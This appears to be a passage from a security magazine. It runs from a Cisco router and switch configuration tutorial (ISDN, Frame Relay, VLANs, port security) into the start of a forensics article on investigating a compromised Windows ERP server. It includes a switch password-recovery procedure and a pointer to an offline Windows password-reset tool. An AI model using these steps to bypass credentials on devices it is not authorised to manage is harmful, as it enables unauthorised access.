## ISDN BRI configuration: configuring SPID numbers

- Router(config)# interface bri 0
- Router(config-if)# isdn spid1 51055510000001 5551000 - defines SPID number for the B1 channel based on service provider data. The second number (5551000) is the local directory number (LDN), which usually matches information from ISDN switch.
- Router(config-if)# isdn spid2 51055510010001 5551001 - defines SPID number for the B2 channel based on service provider data

## ISDN PRI configuration

- Router(config)# isdn switch-type <switch-type> - same as the BRI command. It can be executed globally or in interface configuration mode.
- Router(config)# controller t1 1/0 - switches to controller configuration mode; is responsible for PRI interface configuration
- Router(config-controller)# framing {sf | esf} - sets framing format to *Superframe* (SF) or *Extended Superframe* (ESF) based on information provided by service provider. The most frequently used framing is ESF.
- Router(config-controller)# linecode {ami | b8zs | hdb3} - sets layer 1 signaling method to *alternate mark inversion* (AMI), binary 8-zero substitution (B8ZS) or HDB3.

## Commands for verifying configuration

- Switch# show version - displays information on hardware and software versions, among others
- Switch# show flash - displays information on Flash memory (2900/2950 series only)
- Switch# show mac-address-table - displays current forwarding database contents
- Switch# show controllers ethernet-controller - displays information on Ethernet controller
- Switch# show running-config - displays running configuration
- Switch# show startup-config - displays running startup configuration
- Switch# show post - informs whether the switch completed Power-On Self Test (POST) successfully
- Switch# show vlan - displays running VLAN configuration
- Switch# show interfaces - displays interface configuration and the state of data link layer protocol
- Switch# show interface vlan 1 - displays the configuration of virtual interface in layer 3, assigned to VLAN 1 (default switch VLAN)

B8ZS is used in North America, while HDB3 is the most frequent in Europe.

- `Router(config-controller)# pri-group timeslots 1.24` – sets the number of timeslots allocated by the provider, if channelized T1 controller is used
- `Router(config-controller)# interface serial 0/0:23` – indicates interface used to handle the D PRI channel. This command specifies the Serial 0/0 interface. ISDN PRI channel numbering starts from zero, not one. That is why, the number configured for channel 24 (signaling) is 23.

## Frame Relay

Frame Relay is a WAN protocol of the data link layer, enabling connection of DTE devices (routers) with DCE devices (Frame Relay switches) in switched networks. Frame Relay network devices include telephone network operators' switches and terminals (e.g. routers with serial interface configured to support the Frame Relay technology). The operator's Frame Relay network is usually depicted in diagrams in the form of a cloud.

The Frame Relay protocol ensures communication between WAN network devices by using *virtual circuits* (VC). These circuits are tagged with *Data Link Connection Identifiers* (DLCI), whose values are acquired from the Frame Relay service provider. Each router-switch connection is indicated by a locally unique DLCI, which must be entered while configuring the Frame Relay protocol on the router.

Another parameter which must be specified during Frame Relay network configuration is the *Local Management Interface* (LMI), used for managing Frame Relay network services. The selection of LMI interface type determines the signaling standard used for communication between a router and a Frame Relay switch. A properly configured LMI signaling interface enables correct functioning of Frame Relay network, including automatic VC channeling. Cisco routers support three different LMI types:

- *cisco* LMI – standard supported by Cisco, Northern Telecom and Strata Com
- *ansi* LMI – standard supported by ANSI
- *q933a* LMI – standard supported by ITU.

Basic Frame Relay configuration on a router is similar to the configuration of other WAN protocols and serial links. However, the Frame Relay protocol has more capabilities and, therefore, Frame Relay configuration can be complicated sometimes.

Configuring serial interface for Frame Relay support:

- Enter encapsulation type in the configuration mode of a given interface: `encapsulation frame-relay`.
- To ensure proper functioning of connection between a router and a Frame Relay switch, enter the command `frame-relay interface-dlci <DLCI-number>` in the command line; the DLCI number is the number of the virtual circuit used by a given serial interface. For example, if the DLCI number acquired from the operator is 200, the format of this command should be: `frame-relay interface dlci 200`.
- Entering the command `frame-relay interface-dlci 200` switches to DLCI configuration mode, where you can define advanced parameters related to virtual circuits. After specifying their values, return to interface configuration mode by entering the command `exit`.

Once router configuration is complete, Frame Relay settings for a given serial interface can be viewed using the command `show interface serial`. Two other commands for viewing Frame Relay configuration settings are: `show frame-relay lmi`, and `show frame-relay map`. Entering the command `show frame-relay lmi` displays information on the functioning of Frame Relay signaling protocols.

The command `show frame-relay map` displays information on

DLCI numbers assigned to individual IP addresses of devices on the other end of VC virtual connections.

## Frame Relay configuration: setting the Frame Relay encapsulation type

- `Router(config)# interface serial 0/0`
- `Router(config-if)# encapsulation frame-relay` – enables Frame Relay encapsulation with the default LMI signaling type (LMI signaling type: *cisco*) 3. or
- `Router(config-if)# encapsulation frame-relay ietf` – enables Frame Relay encapsulation with the LMI IETF type. Set LMI type to *ietf* when you connect to a router other than Cisco.

## Frame Relay configuration: setting LMI type for Frame Relay

`Router(config-if)# frame-relay lmi-type {ansi | cisco | q933a}` – depending on selection, sets LMI type to ANSI, Cisco or ITU-T Q.933 Annex A standard. Starting with Cisco IOS v11.2, LMI type is detected automatically, so this command is not required.

## Frame Relay configuration: setting the DLCI number of Frame Relay channel

`Router(config-if)# frame-relay interface-dlci 110` – assigns DLCI number 110 to a given interface

## Frame Relay map configuration

- `Router(config-if)# frame-relay map ip 192.168.100.1 110 broadcast` – maps remote IP address onto local DLCI number

The optional keyword `broadcast` indicates that IP broadcasts should be transferred to this virtual circuit. It is necessary in case of dynamic routing protocols, which use broadcasts to send updates.

- `Router(config-if)# no frame-relay inverse arp` – disables Inverse ARP

Cisco routers support *Inverse Address Resolution Protocol* (Inverse ARP) and

# BASICS

this support is enabled by default. As a result, a router can automatically create mappings between DLCI numbers and IP addresses. If a remote router does not support Inverse ARP, or if you want to control broadcasting on a *permanent virtual circuit* (PVC), you must configure static mappings between DLCI numbers and IP addresses and disable Inverse ARP.

The command `no frame-relay inverse-arp` should be executed before entering the command `no shutdown`. Otherwise, the interface will use mappings acquired via Inverse ARP and ignore static mappings.

## Frame Relay configuration using sub-interfaces

Sub-interfaces allow you to solve problems with split horizon in distance-vector protocols and to create multiple PVC circuits on a single physical serial interface.

```
· Router(config)# interface serial 0/0
· Router(config-if)#encapsulation
 frame-relay ietf - Sets
 encapsulation type to Frame Relay
 for all sub-interfaces of a given
 interface
· Router(config-if)#frame-relay
 lmi-type ansi - sets LMI type for all
 sub-interfaces of a given interface
· Router(config-if)#no shutdown
· Router(config-if)#interface
 serial 0/0.102 point-to-point
 - creates sub-interface number 102
· Router(config-subif)#ip address
 192.168.10.1 255.255.255.0 -
 assigns IP address to a sub-interface
· Router(config-subif)#interface
 serial 0/0.103 point-to-point
 - creates point-to-point sub-interface
 number 103
· Router(config-subif)#ip address
 192.168.20.1 255.255.255.0
 - assigns IP number to a sub-interface
· Router(config-subif)#frame-relay
 interface-dlci 103 - assigns DLCI
 number to a sub-interface
· Router(config-subif)#exit
· Router(config-if)#exit
```

There are two types of sub-interfaces used to handle multiple VC channels on a single Frame Relay interface:

- point-to-point, where a single VC connects one router to another and each sub-interface is in a separate IP network in terms of addressing
- multipoint, where a router is the central node for communication between a group of routers. All other routers communicate via that router and all interfaces use IP addressing from one network.

## Verifying Frame Relay

- Router# show frame-relay map - displays mappings between DLCI numbers and IP addresses
- Router# show frame-relay pvc - displays the state of all configured virtual circuits
- Router# show frame-relay lmi - displays statistics for LMI signaling
- Router# clear frame-relay-inarp - removes all entries from the Inverse ARP mapping table

If the command `clear frame-relay` does not remove the Frame Relay map, you may have to restart the router.

## Troubleshooting Frame Relay problems

```
Router# debug frame-relay lmi
- verifies whether LMI communication
between a router and a Frame Relay
switch is correct. Example 4. Topology
example for Frame Relay configuration
```

## Switch configuration

A switch is a second layer device of the OSI/ISO model. The switching process, performed by an Ethernet switch, involves the transfer of Ethernet frames between ports. A switch does not modify the frames it transfers, thus, it is transparent for communicating devices. It is the basic element of modern LAN networks. There are various hardware implementations of switching in computer networks, developed for different technologies within layer 2 and 3 of the OSI/ISO model. However, in this course book, the term *switch* denotes an Ethernet switch only.

Because a switch has access to information on topology (network device arrangement) within a data link layer, it

can decide to send traffic only to ports with receivers. This action has a variety of consequences. First, it improves communication efficiency, because many transfers can be performed simultaneously. Second, it divides the collision domain. Ethernet collisions result from concurrent sending of traffic via two or more stations using the same medium. A collision domain is a network area where devices can collide. A switch divides collision domain, thus significantly reducing the number of collisions and in turn improving communication efficiency. There are five main functions of a switch:

- Creating and updating the forwarding database, where information on device location is stored. Each Ethernet-enabled network device has a MAC address. These addresses are stored together with port number mapping in the switch forwarding database. The database is completed based on the analysis of received frames. A switch reads source addresses from the frames and adds them to the database, together with the number of the port which provided this data.
- Sending traffic (switching). If a switch receives a frame with destination address found in the database, the frame is sent to a port with a receiver. This is the main function of a switch.
- Network flooding. A frame with an unknown receiver (no entry in forwarding database) is copied and sent to all ports, except the one which provided it.
- Traffic filtering. If a frame is received on the port where, according to forwarding database, a receiver is present, such data is ignored.
- Removing entries. Forwarding database entries are automatically removed, if a switch does not receive any data from a given MAC address for a period of time (300 seconds by default). This prevents information on non-functioning devices from being stored.

In case of broadcasts and multicasts, a switch sends traffic to all ports by default. A new switch is configured with default settings. However, such configuration may differ from the requirements of



network administrators. Cisco switches can be configured using command line interface. Most new switches from this manufacturer are available with IOS installed, which makes their setup similar to router configuration. Switches can also be configured using a web browser.

Cisco offers many switch series, some of which use simplified configuration through a system of option menus. These series also support command line input. For example, the Catalyst 1900 switch series uses an interactive menu; press [K] to enter into user command line mode.

## Removing switch configuration

When working with a switch, you may have to remove its running configuration. A switch usually has a separate VLAN configuration and a configuration of other parameter settings.

## Catalyst 1900 switch series

- `Switch# delete vtp` – removes information on VTP (VLAN Trunking Protocol) configuration
- `Switch# delete nvram` – resets switch to default settings

## Catalyst 2900/2950 switch series

- `Switch# delete flash:vlan.dat` – removes configuration of VLAN parameters from Flash memory
- `Delete filename [vlan.dat]?` – pressing [Enter] confirms the name of file to be removed
- `Delete flash:vlan.dat? [confirm]` – pressing [Enter] again confirms removal

- `Switch# erase startup-config` – removes startup configuration file
- `Switch# reload` – restarts the switch

## IP address and default gateway configuration

Configuration of IP parameters is not required for the switch to function properly. However, if you need to manage device configuration remotely, configure such IP parameters as IP address, mask and, optionally, default gateway.

## Catalyst 1900 switch series

- `Switch(config)# ip address 172.16.10.2 255.255.255.0` – sets IP address and mask to enable remote access to the switch

## Glossary of network terms

- *Access control list* – a list of conditions in the form of `permit` and `deny` commands, which may be used to restrict packet transfer to/from a router, among others.
- *CDP (Cisco Discovery Protocol)* – Cisco's proprietary protocol which enables acquisition of information on neighboring Cisco devices.
- *CSU/DSU (Channel Service Unit/Data Service Unit)* – a device connecting a network node (network device) with a WAN link.
- *DCE (Data Communications Equipment/Data Circuit Terminating Equipment)* – an interface which can be connected to DTE interface only; otherwise, communication is not possible. Apart from providing DTE devices with a bandwidth, DCE devices ensure synchronized transfer between DTE devices and switched network and they function as terminators. DCE devices include network switches and modems.
- *Default gateway* – an interface address of a router connected to a given LAN. Each device in this network uses the interface address of connected router as default gateway.
- *DLCI (Data Link Control Interface)* – an address used in Frame Relay networks for identifying individual virtual channels.
- *DNS (Domain Name Service)* – a service which associates IP addresses with human-readable names. Thanks to DNS entering IP address to gain access to a server is not necessary.
- *DSU (Data Service Unit)* – a simplified modem.
- *DTE (Data Terminal Equipment)* – a device which creates an interface that enables the pairing of conductors used for sending and receiving, thus complementing DCE interface. DTE interface can be connected with DCE interface only; otherwise, devices would not be able to communicate. DTE devices include computers and routers.
- *EIGRP (Enhanced Interior Gateway Protocol)* – a protocol which uses traditional multi-component IGRP metric, enabling support for different network protocol routes (IP, IPX, etc.). EIGRP can acquire topology information and use it to complete IP routing tables.
- *Frame Relay* – a type of transmission in WAN networks. Frame Relay enables the creation of many logical permanent virtual channels, with each having its own bandwidth range necessary to transfer data.
- *IGRP (Interior Gateway Routing Protocol)* – a distance-vector protocol developed by Cisco Systems in the 1980s. This protocol uses a complex metric, which allows many variables describing connection state to be included during routing. It helps overcome RIP limitations, such as the inability to route packets over distances exceeding 15 hops. IGRP is supported by Cisco routers only.
- *IOS* – an operating system for internetworks. The system provides a set of commands and program functions to monitor and configure routers.
- *ISDN (Integrated Services Digital Network)* – a fully digital technology of communication via analog telephone networks. Particular devices are connected to the telephone network using ISDN modems. There are different implementations of the ISDN system available: basic rate interface (BRI), primary rate interface (PRI), and broadband ISDN (B-ISDN).
- *LMI (Local Management Interface)* – a signaling standard used between a router and a Frame Relay switch.
- *MAC* – a unique address stored in ROM chips of network cards (also known as hardware, physical or Ethernet address).
- *OSPF (Open Shortest Path First)* – a link-state protocol developed by IETF to replace outdated RIP. OSPF selects the best route for data transfer using the shortest path algorithm.
- *Routing protocols* – protocols used for the exchange of information on routes between computer networks, enabling dynamic creation of routing tables.
- *PPP (Point-to-Point Protocol)* – a method for encapsulating and sending IP packets, allowing the use of self-configurable, full duplex, two-way connections with many hosts and different connection types. The PPP physical layer enables data transfer over synchronous and asynchronous links using various protocols.
- *RIP (Routing Information Protocol)* – a routing protocol using distance vector algorithm.

# BASICS

- `Switch(config)# ip default-gateway 172.16.10.1` – sets default gateway address, used to handle traffic related to remote management

## Catalyst 2900/2950 switch series

- `Switch(config)# interface vlan 1`  
– switches to configuration mode for virtual interface associated with VLAN 1 (default switch VLAN)
- `Switch(config-if)# ip address 172.16.10.2 255.255.255.0` – sets IP address and mask to enable remote access to the switch
- `Switch(config)# ip default-gateway 172.16.10.1` – sets default gateway address, used to handle traffic related to remote management

## Duplex mode configuration: 1900 and 2900/2950 switch series

- `Switch(config)# interface ethernet 0/1` – switches to interface configuration mode for Ethernet 0/1
- `Switch(config-if)# duplex full`  
– forces full duplex mode
- `Switch(config-if)# duplex auto`  
– enables duplex mode auto-configuration (default value)
- `Switch(config-if)# duplex half`  
– forces half duplex communication mode

## Bandwidth configuration: 2900/2950 switch series

- `Switch(config)# int fastEthernet 0/1` – switches to interface configuration mode for FastEthernet 0/1
- `Switch(config-if)# speed 10` – forces interface bandwidth of 10 Mb/s
- `Switch(config-if)# speed 100` – forces interface bandwidth of 100 Mb/s
- `Switch(config-if)# speed auto`  
– enables auto-configuration of interface bandwidth (default value)

## Enabling configuration via a web browser: 1900 and 2900/2950 switch series

- `Switch(config)# ip http server`  
– enables HTTP server

- `Switch(config)# ip http port 80`  
– sets port number for HTTP

For security reasons, configuration via a web browser should be disabled, when not it use – enter the command `Switch(config)# no ip http server`.

## Managing MAC address table: 1900 and 2900/2950 switch series

- `Switch# show mac-address-table` – displays current forwarding database
- `Switch# clear mac-address-table` – removes all forwarding database entries
- `Switch# clear mac-address-table dynamic` – removes database entries automatically added by the switch

## Static MAC address configuration Catalyst 1900 switch series

- `Switch(config)# mac-address-table permanent aaaa.aaaa.aaaa Ethernet 0/1` – assigns static address `aaaa.aaaa.aaaa` in forwarding database to the Ethernet 0/1 interface
- `Switch# clear mac-address-table permanent` – removes all static entries

## Catalyst 2900/2950 switch series

- `Switch(config)# mac-address-table static aaaa.aaaa.aaaa fastEthernet 0/1 vlan 1` – assigns the address `aaaa.aaaa.aaaa` in forwarding database to the FastEthernet 0/1 interface in VLAN 1
- `Switch(config)# no mac-address-table static aaaa.aaaa.aaaa fastEthernet 0/1 vlan 1`  
– removes static mapping of the address `aaaa.aaaa.aaaa` and the FastEthernet 0/1 port in VLAN 1

## Port security Catalyst 1900 switch series

- `Switch(config-if)# port secure` – enables the Port Security mechanism
- `Switch(config-if)# port secure max-mac-count 1` – makes only one

MAC address available for this interface in forwarding database. This prevents threats, when more than one device is connected to a port. In this case, the switch blocks the port by default.

## Verifying port security Catalyst 1900 switch series

- `Switch# show mac-address-table security` – displays forwarding database with information on addresses added to ports running in secure mode

## Catalyst 2900/2950 switch series

- `Switch# show port security`  
– displays configuration of ports running in secure mode

## Updating Catalyst 1900 switch firmware using a TFTP server

Use the interactive menu to update Catalyst 1900 switch firmware via TFTP:

- Select [F] from the main menu – [F] stands for *firmware*.
- Select [S] from the *Firmware* menu – [S] stands for *TFTP server*.
- Enter TFTP server address.
- Select [F] from the *Firmware* menu – [F] stands for *firmware filename* in this case.
- Enter the name of file with new firmware.
- Select [I] from the *Firmware* menu – [I] stands for *update now*.

Once update is complete, the switch automatically resets and launches new firmware.

## Password recovery for Catalyst 2950 switch series

This procedure allows you to delete current passwords without removing the entire switch configuration.

- Unplug the switch from power supply.
- Press and hold the *Mode* button on the front of the switch.
- Plug the switch back in.
- Wait until the STAT LED goes out, then release the *Mode* button (in case of 2900 series, wait until the LED above port number 1 goes out).

Enter the following commands:

- Switch: flash\_init - initializes access to Flash memory
- Switch: load\_helper
- Switch: dir flash: - (with colon) displays files located in Flash memory
- Switch: rename flash:config.text flash:config.old - renames the file config.text containing switch configuration
- Switch: boot - restarts the switch
- Exit startup configuration mode and go to user mode (enter no or press the keyboard shortcut [Ctrl]+[C]).
- Switch> enable - switches to privileged mode
- Switch# rename flash:config.old flash:config.text - renames configuration file back to its original name
- Destination filename [config.text] - press [Enter]
- Switch#copy flash:config.text system:running-config - loads configuration commands from the file config.text
- Switch#configure terminal - switches to global configuration mode
- Switch(config)# enable secret <password> - sets new password for privileged mode
- Switch(config)# exit
- Switch#copy running-config startup-config - saves configuration (with new passwords)

## Virtual LAN networks Viewing VLAN information Catalyst 1900 switch series

- Switch# show vlan - displays VLAN information
- Switch# show vlan-membership - displays ports based on their affiliation with VLAN
- Switch# show vlan 2 - displays information on VLAN 2 only

## Catalyst 2900/2950 switch series

- Switch# show vlan brief - displays brief information on the configuration of all VLAN networks
- Switch# show vlan id 2 - displays information on VLAN 2 configuration
- Switch# show vlan name Marketing - displays information on VLAN network named Marketing only

## Creating and configuring VLAN networks, Catalyst 1900 switch series

- Switch# configure terminal
- Switch(config)# vlan 2 name inz1 - creates VLAN with the identifier 2 and the name inz1

## Catalyst 2900 switch series

- Switch# vlan database - switches to VLAN database configuration mode
- Switch(vlan)# vlan 2 name eng - creates VLAN 2 with the name eng

## Catalyst 2950 switch series

- Switch# configure terminal - switches to global configuration mode
- Switch(config)# vlan 10 - creates VLAN 10 and switches to VLAN configuration mode, so you can enter more configuration commands
- Switch(config-vlan)# name accounting - assigns the name accounting to a VLAN network
- Switch(config-vlan)# exit - returns to global configuration mode
- Switch(config)# vlan 20 - creates VLAN 20 and switches to VLAN configuration mode, so you can enter more configuration commands
- Switch(config-vlan)# name sales - assigns the name sales to a VLAN network
- Switch(config-vlan)# exit

In case of 2900 switch series, changes will take effect after they are saved in the VLAN database. You can also use the command `apply` in the VLAN database - it saves changes without existing the mode. Pressing the keyboard shortcut [CTRL]+[Z] to exit the VLAN database does not save changes in that database.

## Assigning ports to VLAN Catalyst 1900 switch series

- Switch# configure terminal
- Switch(config)# interface ethernet 0/2 - switches to interface configuration mode

- Switch(config-if)# vlan static 2 - assigns this static port to VLAN with the identifier 2

## Catalyst 2900/2950 switch series

- Switch# configure terminal
- Switch(config)# interface fastEthernet 0/2 - switches to interface configuration mode
- Switch(config-if)# switchport mode access - sets port to access mode (as a result, only one VLAN network is supported on a given port)
- Switch(config-if)# switchport access vlan 2 - assigns this static port to VLAN with the identifier 2

## Configuring many ports simultaneously using the command range (Catalyst 2950 switches only)

- Switch(config)# interface range fastEthernet 0/1-4 - switches to simultaneous configuration mode for the specified ports
- Switch(config-if-range)# switchport mode access - disables automatic negotiation of Trunk connections and switches a given port to access mode (supporting traffic from one VLAN network only)
- Switch(config-if-range)# switchport access vlan 10 - assigns all ports to VLAN with the identifier 10

In conclusion, I would like to recommend the Cisco website at [www.cisco.com](http://www.cisco.com). There you can find not only information on Cisco products, but also technical details, manuals and even free software that facilitates network administration. Although so much information may seem overwhelming, you will quickly find that this company's website is a huge and useful resource. So why not take full advantage of it?

---

### Grzegorz Galezowski

The author is an IT specialist and a member of the scientific team responsible for designing, preparing and implementing in-state archives - the Integrated Archive Information System - the first fully open source IT system developed by Poland's public administration. The author has been a Linux user for 12 years. His IT-related hobbies include IBM z/OS, OS/400, AIX and SAP R/3. Contact the author: [gsgalezowski@gmail.com](mailto:gsgalezowski@gmail.com)



ISMAEL VALENZUELA

## My ERP got hacked An Introduction to Computer Forensics

Difficulty



The System Administrator knew something was wrong when he saw there was an additional user account on the Web-based Enterprise Resource Planning (ERP) system that he administered. He kept the system updated and patched, but he now suspects that the system has been hacked and compromised. Now, as a computer forensic investigator, you will have to find out if there was any unauthorized access, how it happened and what was the extent of the damage.

That was the scenario introduced by the Third Forensic Challenge, organized by the UNAM-CERT (Mexico) in 2006. Based on that scenario and using a live image of the Windows 2003 Server, which hosted the ERP application, we will set up a forensic laboratory that will be used throughout this article to illustrate and practice the methods, techniques and tools used to identify, collect, preserve and investigate the digital evidence found during the course of a computer forensic investigation.

- Acquire the evidence without altering or damaging the original data
- Authenticate the recovered evidence and verify that is the same as the originally seized data
- Investigate and analyze the data without modifying it
- Report the results
- Maintain a Chain of Custody of all evidence

To envision this process best, we will play the role of a computer forensic professional in charge of the investigation. It is important to understand that it is not the purpose of this exercise to detail the solution to this challenge (that is already covered by the reports produced by the participants and available on their website), but rather to provide hands-on practice using a ready-to-use image that anyone can download from the Internet. Besides, the image does not contain any real data, since it was specially built for the forensic challenge.

One word of caution. Before we begin, it is necessary to realize that computer forensics is much more than just a set of techniques and tools. It is a complex, technologically fast evolving field that requires the use of a proven, effective methodology and trained professionals capable of dealing with high-level technical and legal issues. This is especially true when the investigation results are expected to be used in a court of law (which should be assumed in every investigation). Also, keep in mind the possible consequences; make sure you have the proper authority and approval

### Introduction

Scenarios like the one described represents just one of the countless variety of security incidents that can trigger a computer forensic investigation. From employee Internet abuse and unauthorized disclosure of corporate data, to industrial espionage and more general criminal cases, computer forensics techniques can be valuable in a wide range of situations, providing insight into how past events have occurred.

But, piecing together the puzzle of what happened on a system is not a straightforward process. It requires the use of advanced techniques and tools to collect volatile and non-volatile data, perform data recovery, create event time lines and provide accurate reports, among others. Nevertheless, the overall forensic investigation methodology will remain the same from case to case, regardless of what tools you use. This process is often divided into the following phases:

### WHAT YOU WILL LEARN...

How to best react to incidents while collecting volatile and non-volatile evidence

How to investigate security breaches and analyze data without modifying it

How to create event time lines, recover data from unallocated space, extract evidence from the registry and how to parse windows event logs

### WHAT YOU SHOULD KNOW...

Windows and Linux System Administration

Intrusion and hacker techniques

NTFS file system essentials

before initiating any real investigation and that the appropriate personnel (i.e., human resources, legal and even law enforcement, if necessary) are notified, as soon as possible if a crime has been identified.

If in doubt, ask for additional professional assistance. Making one simple mistake can completely nullify the entire case in court. Hiring a qualified third-party expert will ensure safe handling of the evidence and will establish a Chain of Custody that guarantees additional layers of protection. It will also help to refute accusations of evidence tampering or spoliation, which may save both you and your employer serious trouble.

## Setting the Lab

You can re-create and do the hands-on exercises described in this article using the Windows 2003 disk image available at <ftp://escitala.seguridad.unam.mx/reto/windows2003.img.gz> (4.9 GB). (Also available at <ftp://ftp.rediris.es/rediris/cert/reto/3.0/windows2003.img.gz>).

The image is a bit-for-bit copy of the main partition (also called a raw image) gathered using *data definition*, also known as *dd*, a small utility that reads input files block by block. When used to acquire a disk device, *dd* also captures the blocks of data that are marked for deletion by the OS. That information is extremely useful in any forensic investigation.

To analyze and investigate the evidence, we will use a combined Linux/Windows forensics laboratory environment. As for the Linux environment, we will use the *SIFT Forensic Workstation*, which is a VMWare Appliance containing pre-configured forensics tools and freely available from the SANS Forensic Blog at <http://forensics.sans.org/community/downloads/> (1.35 GB) and created by Rob Lee. Linux is a good choice for a portable forensic workstation since it supports many different file systems from different operating systems (i.e., FAT, NTFS, HFS, UFS, Ext2/3 and others).

To mount the Windows 2003 image on your forensic workstation, change to the folder where the image has been copied to and type the following:

```
ntfs-3g windows2003.img /mnt/hack/
-o loop,ro
```

That will mount the disk image into READ-ONLY mode, and will let you browse the original filesystem both locally and through Samba using a READ-ONLY fileshare.

As for the Windows environment, all of the tools referenced in this article can be downloaded from the links included in the *On the Net* frame. Those tools will work on the off-line image mounted on the Linux workstation and shared using Samba. Since you already mounted your image into read-only mode, you will be able to examine the filesystem and run any windows programs on it (i.e., antivirus, registry viewers, etc...) without altering the evidence.

While instructions on how to set up a virtual network in VMWare are out of the scope of this article, make sure both of your computers are on an *air-gapped* network, with the virtual machines network adapters set to Host-only to minimize the risk of altering the evidence.

Although we will perform most of our investigation on the off-line image, it is always handy to have a live image available. *LiveView* (<http://liveview.sourceforge.net/faq.html>) can do this, allowing disk images or physical drives to be booted up in a virtual machine and examined in a forensically sound manner. We will use it to create a bootable image of the compromised Windows 2003 server, so we can see how to perform initial incident response on live systems, recreate attacks, run vulnerability assessments, etc... (You might need to use


the *Offline NT Password & Registry Editor* utility to reset the local Administrator's password, available at <http://home.eunet.no/pnordahl/ntpawd/>)

Last but not least, we will add a HELIX CD to our forensic tool arsenal. HELIX is a Knoppix based bootable Linux Distribution CD created to obtain live data and forensic images from running and powered off systems. It contains most of the tools you might need during an incident response phase and it is available from <http://helix.e-fense.com/Download.php> (Note that at the time of writing this article Helix changed its licensing model and now the *Helix2008R1.iso* file is not available for download from the e-fense site. However, this image is still available from other sites as well as all the tools that includes which are referenced in the *On the Net* section. In any case, always read and adhere to the vendor's license terms before installing and using any software to avoid violations.)

## I've Been Hacked, Now What? – Initial Response

Being hacked is not a pleasant situation. Our ERP may have been compromised and the last thing we want is to have our corporate data in the hands of our competitors. It is then vital to keep calm and to follow a sound forensic methodology, as you do not know whether the evidence you are gathering might be ending up in court or not.

First thing you need to do is to verify that you really have an incident



**Figure 1.** A WFT report showing security-relevant information from the system

# ATTACK

and try to minimize our interference on the suspected system. I say *minimize* because you cannot interact with a live system without having some effect on it. Ever heard something about *Locard's* while watching *CSI*? *Locard's* exchange principle basically states that when any two objects come into contact, there is always transference of material from each object onto the other. System logs recording hacker actions and data left on hard disks in unallocated sectors are examples of *Locard's* principle in action. Also, while performing incident response

the system will continue to change even if you do not touch the keyboard at all. It is usually during this phase when you must not only verify the incident, but also begin to collect all the necessary evidence. So what is evidence and where can we find it? Evidence is anything you can use to prove or disprove a fact. In the context of computer forensics, evidence can be found at many different layers: network (firewalls, IDS, routers...), operating system, system and application logs, databases, applications, peripherals, removable media (CD/DVD, USB...), and of course

human testimony. Ensuring that you have access and gather all the available evidence is paramount at this stage.

As our incident is concerned, we do not have access to any evidence outside the ERP server, so our forensic investigation will be restricted to that one particular system.

## Dead or Alive

The process to gather evidence will depend on whether the suspect system is actually live and running or has been powered off during the incident response phase. Many people would follow the 'traditional' approach and just pull the plug as soon as the incident was detected. Though this method is great to preserve data on the disk, you will also destroy any chances to find volatile data or running processes in memory. This process is no longer acceptable and today most computer forensic professionals recognize the value of volatile data and many are obtaining memory captures during evidence seizure.

As many attackers these days only have their tools running in memory, it becomes crucial to ensure that evidence is not accidentally erased if you encounter a live system. Meterpreter, the Metasploit payload is an example of one of those attacking tools that does not leave any traces on the hard drive, but rather runs exclusively in the computer's memory.

Thus, if the system we are to analyse is live, we must ensure that the evidence is collected in order of most volatile to least. The overall process would be:

- Gather network status and connections
- Take the system off the network
- Gather running processes and system memory
- Pull the cord
- Acquire hard drive and removable media (floppies, USB drives, etc...)
- Take photographs of hardware, systems, rooms, etc... if necessary
- Continue with the verification of the incident by looking at co-hosted machines, IDS logs, firewall logs, witness testimony, etc...
- Document everything

